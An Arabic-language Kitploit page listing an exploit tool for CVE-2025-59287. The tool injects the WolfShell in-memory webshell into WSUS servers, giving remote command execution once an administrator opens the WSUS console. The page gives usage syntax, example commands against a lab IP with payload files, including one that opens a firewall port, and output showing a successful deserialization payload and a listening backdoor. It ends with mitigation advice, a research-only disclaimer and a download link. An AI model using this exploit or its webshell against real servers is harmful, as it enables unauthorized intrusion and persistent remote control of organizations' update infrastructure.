
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/0x7556/cve-2025-59287
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالفريق الأحمرتطوير الحمولات
GitHub0x7556/cve-2025-59287

CVE-2025-59287

استغلال لثغرة CVE-2025-59287، يقوم بحقن قشرة ويب الذاكرة WolfShell في خوادم WSUS لتحقيق تنفيذ التعليمات البرمجية عن بُعد عند فتح وحدة التحكم الإدارية.

عرض المستودع
7323منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    344
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    297

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2025-59287 استغلال ثغرة WSUS

CVE-2025-59287 — حقن WolfShell وولف شيل حصان طروادة الذاكري الموجّه (Forward Memory Shell)

ملخص

تستغل ثغرة CVE-2025-59287 خللاً منطقياً في المكونات المرتبطة بـ WSUS لحقن حصان طروادة الذاكري WolfShell في الخادم المستهدف. عند فتح المسؤول لوحة تحكم WSUS (يتم التشغيل تلقائياً خلال فترة عشوائية تتراوح بين 1-30 دقيقة افتراضياً)، يتم تفعيل الحصان الذاكري مما يؤدي إلى تنفيذ أوامر عن بُعد (RCE). تحتوي هذه الوثيقة على أمثلة للاستغلال والملفات المطلوبة وتوصيات الحماية.

أمثلة الاستخدام

الاستخدام

إرسال حمولة ysoserial.net الخاصة بإلغاء التسلسل إلى الخادم المستهدف، مع وظائف قابلة للتخصيص، ويعرض هذا المشروع حقن حصان طروادة الذاكري وولف شيل

Usage: CVE-2025-59287 <target_url> <payload_file>

مثال حقن حصان WebShell من نوع ASPX الخاص بـ WolfShell

CVE-2025-59287 http://192.168.50.159:8530 wolfaspx.txt

مثال حقن حصان WolfShell الذاكري الموجّه


C:\Users\Administrator\Desktop\>CVE-2025-59287 http://192.168.50.159:8530 wolfshell.txt
[+] Target: http://192.168.50.159:8530/
[+] Payload read successfully, length: 20413 characters

[+] Getting Server ID...
[+] Server ID: c37d5d65-6460-4543-b7f2-f6414a3c36f9
[+] Auth cookie with Server ID...
[+] Using ID: c37d5d65-6460-4543-b7f2-f6414a3c36f9
[+] Sending event with payload...
[+] SUCCESS!
[!] RCE will trigger when you open the WSUS console!
[!] to cleanup remove the hawktrace.local computer from WSUS

مثال السماح بالمنفذ 7556 عبر جدار الحماية

CVE-2025-59287 http://192.168.50.159:8530 allow7556.txt
exp


PowerShell Reverse Shell

يقوم Windows Defender على Win2019 بالحظر والفحص، ولا يمكن استخدامه Defende

فتح لوحة تحكم WSUS لتفعيل الثغرة

كما هو موضح في الصورة، تم الاستماع بنجاح إلى المنفذ 7556، مما يؤكد أن حصان WolfShell الذاكري الموجّه قد تم حقنه WolfDoor 1


اتصال WolfShell بالحصان الذاكري لتنفيذ أوامر CMD

WolfDoor 2

توصيات الحماية

  • قم فوراً بتطبيق التصحيح المقدم من البائع أو الإجراءات المؤقتة للتخفيف على خوادم WSUS المتأثرة.
  • افحص وأزل العملاء المشبوهين من WSUS (مثل hawktrace.local).
  • قيّد ودقّق الوصول إلى لوحة تحكم إدارة WSUS، وتأكد من أن المسؤولين الموثوقين فقط يمكنهم الوصول إليها.
  • استخدم أدوات كشف التسلل وفحص الذاكرة ومراقبة سلامة المضيف لاكتشاف الأحصنة الذاكرية أو الوحدات المشبوهة.
  • قبل تطبيق التصحيح، تجنب فتح لوحة تحكم WSUS أو التعامل مع عناصر التحديث المشبوهة في بيئات غير موثوقة.

إخلاء مسؤولية

هذه الوثيقة مخصصة لأغراض البحث الأمني والحماية فقط. يرجى عدم استخدام كود الاستغلال ذي الصلة ضد أنظمة غير مصرح بها أو في أنشطة هجومية.

روابط مرجعية

https://github.com/0x7556/wolfshell https://github.com/0x7556/CVE-2025-59287

تنزيل الأداة